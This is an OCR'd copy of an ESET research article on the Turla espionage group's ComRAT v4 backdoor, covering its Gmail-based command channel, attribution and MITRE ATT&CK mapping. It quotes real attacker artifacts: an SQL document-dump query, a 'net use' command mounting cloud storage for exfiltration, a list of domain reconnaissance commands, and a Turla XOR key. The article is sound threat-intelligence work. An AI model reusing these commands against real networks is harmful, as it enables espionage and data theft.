
From Agent.BTZ to ComRAT v4: A ten-year journey

welivesecurity.com/2020/05/26/agentbtz-comratv4-ten-year-journey/

May 26, 2020



Turla has updated its ComRAT backdoor and now uses the Gmail web interface for Command and Control

Matthieu Faou
26 May 2020 - 11:30AM

Turla has updated its ComRAT backdoor and now uses the Gmail web interface for Command and Control

ESET researchers have found a new version of one of the oldest malware families run by the Turla group, ComRAT. Turla, also known as Snake, is an infamous espionage group that has been active for more than ten years. We have previously described many campaigns attributed to this group.

ComRAT, also known as Agent.BTZ and to its developers as Chinch, is a Remote Access Trojan (RAT) that became infamous after its use in a breach of the US military in 2008. The first version of this malware, likely released in 2007, exhibited worm capabilities by spreading through removable drives. From 2007 to 2012, two new major versions of the RAT were released. Interestingly, both employed the well-known Turla XOR key:

1dM3uu4j7Fw4sjnbcwlDqet4F7JyuUi4m5lmnxl1pzxl6as80cbLnmz54cs5Ldn4ri3do5L6gs923HL34x2f5cvd0fk6c1a0s

Until mid-2017, the Turla developers made a few changes to ComRAT, but these variants were apparently still derived from the same code base.

From Agent.BTZ to ComRAT v4: A ten-year journey

Download Research Paper

Then, in 2017, we noticed that a very different version of ComRAT had been released. This new version used a completely new code base and was far more complex than its predecessors. Here are the main characteristics of this malware family:

- ComRAT v4 was first seen in 2017 and known still to be in use as recently as January 2020.
- We identified at least three targets: two Ministries of Foreign Affairs and a national parliament.
- ComRAT was used to exfiltrate sensitive documents. The operators used public cloud services such as OneDrive and 4shared to exfiltrate data.
- ComRAT is a complex backdoor developed in C++.
- ComRAT uses a Virtual FAT16 File System.
- ComRAT is deployed using existing access methods, such as the PowerStallion PowerShell backdoor.
- ComRAT has two Command and Control channels
  - HTTP: It uses exactly the same protocol as ComRAT v3
  - Email: It uses the Gmail web interface to receive commands and exfiltrate data
- ComRAT can perform many actions on the compromised computers, such as executing additional programs or exfiltrating files.

Attribution to Turla

Based on the victimology and the TTPs, we believe that ComRAT is used exclusively by Turla. There are a few elements linking ComRAT v4 to Turla:

- It uses the same internal name, Chinch, as the previous versions
- It uses the same custom C&C protocol over HTTP as ComRAT v3
- A part of the network infrastructure is shared with another Turla malware family, Mosquito
- It was dropped by, or has dropped other, Turla malware families:
  - A customized PowerShell loader
  - The PowerStallion backdoor
  - The RPC backdoor

Insight into attacker's activity

During our investigation, we were able to gain insights about what Turla operators were doing on the compromised machines.

The main use of ComRAT is stealing confidential documents. In one case, its operators even deployed a .NET executable to interact with the victim's central MS SQL Server database containing the organization's documents. Figure 1 is the redacted SQL command.

```
1  sqlCommand.CommandText = "select top " + num2.ToString() + " filename, img, datalength(img), id from
   <Redacted> with(nolock) where not img is null and id>" + num4.ToString();
2
   sqlCommand.CommandText += " and datalength(img)<1500000 and (filename like '%.doc' or filename like
3  '%.docx' or filename like '[0-9][0-9][0-9][0-9][0-9][0-9][0-9][0-9]%.pdf' or (filename like '3%.pdf' and
   len(filename)>9))";

   sqlCommand.CommandText += " order by id";
```

Figure 1. SQL command to dump documents from the central database (partially redacted)

These documents were then compressed and exfiltrated to a cloud storage provider such as OneDrive or 4shared. Cloud storage is mounted using the net use command as shown in Figure 2.

```
1  tracert -h 10 yahoo.com
2  net use  https://docs.live.net/E65<redacted> <redacted password> /u:<redacted>@aol.co.uk
3  tracert -h 10 yahoo.com
```

Figure 2. Command to mount a OneDrive folder using net use *(partially redacted)*

In addition to document stealing, the operators also run many commands to gather information about the Active Directory groups or users, the network, or Microsoft Windows configurations such as the group policies. Figure 3 is a list of commands executed by Turla operators.

```
1  gpresult /z
2  gpresult /v
3  gpresult
4  net view
5  net view /domain
6  netstat
7  netstat -nab
8  netstat -nao
9  nslookup 127.0.0.1
10 ipconfig /all
11 arp -a
12 net share
13 net use
14 systeminfo
15 net user
16 net user administrator
17 net user /domain
18 net group
19 net group /domain
20 net localgroup
21 net localgroup
22 net localgroup Administrators
23 net group "Domain Computers" /domain
24 net group "Domain Admins" /domain
25 net group "Domain Controllers" /domain
26 dir "%programfiles%"
27 net group "Exchange Servers" /domain
28 net accounts
29 net accounts /domain
30 net view 127.0.0.1 /all
31 net session
32 route print
33 ipconfig /displaydns
```

Figure 3. Basic recon of the compromised machine

Finally, we also noticed that Turla operators are aware of and try to evade security software. For instance, they regularly exfiltrate security-related log files in order to understand whether their malware samples have been detected. This shows the level of sophistication of this group and its intention to stay on the same machines for a long time.

Technical analysis

According to its compilation timestamp, which is likely genuine, the first known sample of ComRAT v4 was compiled in April 2017. The most recent iteration of the backdoor we've seen was, to the best of our knowledge, compiled in November 2019.

Based on ESET telemetry, we believe that ComRAT is installed using an existing foothold such as compromised credentials or via another Turla backdoor. For instance, we've seen ComRAT installed by PowerStallion, their PowerShell-based backdoor we described in 2019.

The ComRAT installer is a PowerShell script that creates a Windows scheduled task and fills a Registry value with the encrypted payload.

ComRAT v4 has several components:

- an orchestrator, injected into explorer.exe. It controls most of ComRAT functions including the execution of backdoor commands.
- a communication module (a DLL), injected into the default browser by the orchestrator. It communicates with the orchestrator using a named pipe.
- a Virtual FAT16 File System, containing the configuration and the logs files.

Figure 4 is an overview of ComRAT's architecture.




Figure 4. Summary of ComRAT architecture

ComRAT v4 has two different C&C channels: HTTP (known internally as legacy), which (surprise surprise) uses the HTTP protocol, and email (known internally as mail), which uses the Gmail web interface.

In the latter mode and using cookies stored in the configuration, it connects to the Gmail web interface in order to check the inbox and download specific mail attachments that contain encrypted commands. These commands are sent by the malware operators from another address, generally hosted on a different free email provider such as GMX.

A detailed technical analysis of all ComRAT's components is available in the white paper.

Conclusion

ComRAT v4 is a totally revamped malware family released in 2017. Its developers took inspiration from other Turla backdoors, such as Snake, to build a very complex piece of malware.

Its most interesting feature is the use of the Gmail web UI to receive commands and exfiltrate data. Thus, it is able to bypass some security controls because it doesn't rely on any malicious domain. We also noticed that this new version abandoned the use of COM object hijacking for persistence, the method that gave the malware its common name.

We found indications that ComRAT v4 was still in use at the beginning of 2020, showing that the Turla group is still very active and a major threat for diplomats and militaries.

A full and comprehensive list of Indicators of Compromise (IoCs) and samples can be found in the full white paper and in our GitHub repository.

For a detailed analysis of the backdoor, refer to our white paper. *For any inquiries, or to make sample submissions related to the subject, contact us at threatintel@eset.com*.

MITRE ATT&CK techniques

Tactic	Id	Name	Description
Execution	T1086	PowerShell	A PowerShell script is used to install ComRAT.
Persistence	T1053	Scheduled Task	ComRAT uses a scheduled task to launch its PowerShell loader.
Defense Evasion	T1027	Obfuscated Files or Information	The ComRAT orchestrator is stored encrypted and only decrypted upon execution.
T1055	Process Injection	The ComRAT orchestrator is injected into explorer.exe . The communication DLL is injected into the default browser.	
T1112	Modify Registry	The ComRAT orchestrator is stored encrypted in the Registry.	
Discovery	T1016	System Network Configuration Discovery	Operators execute ipconfig and nbstat .
T1033	System Owner/User Discovery	Operators execute net user .	

Tactic	Id	Name	Description
	T1069	Permission Groups Discovery	Operators execute net group /domain .
	T1082	System Information Discovery	Operators execute systeminfo .
	T1083	File and Directory Discovery	Operators list the content of several directories. Example: dir /og-d "%userprofile%\AppData\Roaming\Microsoft\Windows\Recent*.*" .
	T1087	Account Discovery	Operators execute net user and net group .
	T1120	Peripheral Device Discovery	Operators execute fsutil fsinfo drives to list the connected drives.
	T1135	Network Share Discovery	Operators execute net view .
Collection	T1213	Data from Information Repositories	The Operators use a custom tool to exfiltrate documents from an internal central database.
Command and Control	T1024	Custom Cryptographic Protocol	ComRAT uses RSA and AES to encrypt C&C data.
	T1043	Commonly Used Port	ComRAT uses ports 80 and 443.
	T1071	Standard Application Layer Protocol	ComRAT uses HTTP and HTTPS.
	T1102	Web Service	ComRAT can be controlled via the Gmail web UI.
Exfiltration	T1002	Data Compressed	The documents are compressed in a RAR archive.
	T1022	Data Encrypted	The RAR archive is encrypted with a password.

Tactic	Id	Name	Description
T1048	Exfiltration Over Alternative Protocol	Data is exfiltrated to cloud storage, mounted locally using the net use command.	

26 May 2020 - 11:30AM

Sign up to receive an email update whenever a new article is published in our Ukraine Crisis – Digital Security Resource Center

Newsletter

Discussion